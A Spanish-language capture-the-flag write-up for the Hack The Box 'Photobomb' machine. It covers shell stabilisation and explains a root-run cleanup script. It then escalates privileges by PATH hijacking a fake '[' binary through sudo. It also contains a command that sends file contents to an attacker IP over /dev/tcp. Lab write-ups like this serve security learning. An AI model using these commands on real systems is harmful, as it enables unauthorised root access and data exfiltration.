
-
Realizamos un tratamiento de la tty Tratamiento de la tty
script /dev/null -c bash- Hacemos un CTRL+Z
stty raw -echo; fgreset xtermdamos enterexport TERM=xtermstty rows 44 columns 184

- Vemos que estamos en la máquina victima y no en un contenedor.

- Estamos ante un ubuntu focal

- Vemos la primera flag
Escalada de Privilegios
- Enumeración de la máquina
id

sudo -l

- Podemos ejecutar con permiso root el archivo cleanup.sh
- Vamos analizar el script

El script cleanup.sh parece ser un script de mantenimiento para un servidor o una aplicación llamada “photobomb”. Aquí está lo que hace cada parte del script:
-
wizard@photobomb:~$ cat /opt/cleanup.sh- Este comando se está utilizando para mostrar el contenido del scriptcleanup.shque se encuentra en el directorio/opt/. -
#!/bin/bash- Esta es la ‘shebang’ que indica que el script debe ejecutarse utilizando el intérprete Bash. -
. /opt/.bashrc- Este comando (equivalente asource /opt/.bashrc) carga la configuración del shell Bash desde el archivo.bashrcubicado en/opt/. Esto puede ser utilizado para establecer variables de entorno, funciones y otros ajustes que el script podría necesitar. -
cd /home/wizard/photobomb- Cambia el directorio actual del script a/home/wizard/photobomb. -
# clean up log files- Esto es un comentario que explica que la siguiente sección del script se encargará de limpiar los archivos de registro. - El bloque
ifcomprueba dos condiciones para el archivolog/photobomb.log:-s log/photobomb.logverifica si el archivo de log existe y no está vacío.! [ -L log/photobomb.log ]verifica que el archivo de log no sea un enlace simbólico.
Si ambas condiciones son verdaderas, entonces ejecuta dos comandos:
/bin/cat log/photobomb.log > log/photobomb.log.oldcopia el contenido del archivo de log actual a un nuevo archivo llamadophotobomb.log.old./usr/bin/truncate -s0 log/photobomb.logvacía el archivo de log actual sin eliminarlo, estableciendo su tamaño a 0 bytes.
-
# protect the priceless originals- Otro comentario que indica que la siguiente sección del script se encarga de proteger archivos originales. - El comando
find source_images -type f -name '*.jpg' -exec chown root:root {} \;busca en el directoriosource_imagestodos los archivos de tipo regular (-type f) con la extensión.jpgy cambia su propiedad al usuario y gruporoot. Esto significa que sólo el superusuario (root) tendrá los permisos de propiedad sobre estos archivos, lo que protege estos archivos de ser modificados o borrados por otros usuarios.
- Ahora vemos el /opt/.bashrc y lo interpretamos con bash,
cat /opt/.bashrc | grep -v "^#" > /dev/tcp/10.10.14.5/443el grep es para quitar todos los comentarios.

-
enable -n [ # ]En esta linea lo que hace es desactivar el comano[que es un comando propio de linux, podriamos aprovecharnos de eso, para cambiar su contenido y realizar un PATH Hijacking - Vamos al directio /tmp y creamos un archivo llamado
[en el comando llamamos una bahs, y como quien lo ejecuta es root, nos devuelve una consola con permisos de root, para ello debemos cambiar el path.
- Damos permisos de ejecución
chmod +x [ sudo PATH=/tmp:$PATH /opt/cleanup.shde esta manera cambiamos el path para que inicie desde la carpeta tmp y como va a ejecutar el archivo llamado[nos devuelve la bash

- También podríamos aprovecharnos del comando find, porque no lo llama desde su ruta absoluta en el script /opt/cleanup.sh

AUTORES y REFERENCIAS
Autor del write up: John Osorio (Balthael) HTB. Si quieres contactarme por cualquier motivo lo puedes hacer a través de Instagram.
Autor de la máquina: slartibartfast , muchas gracias por la creación de Inject, la disfrute mucho, aquí el link de la máquina HTB.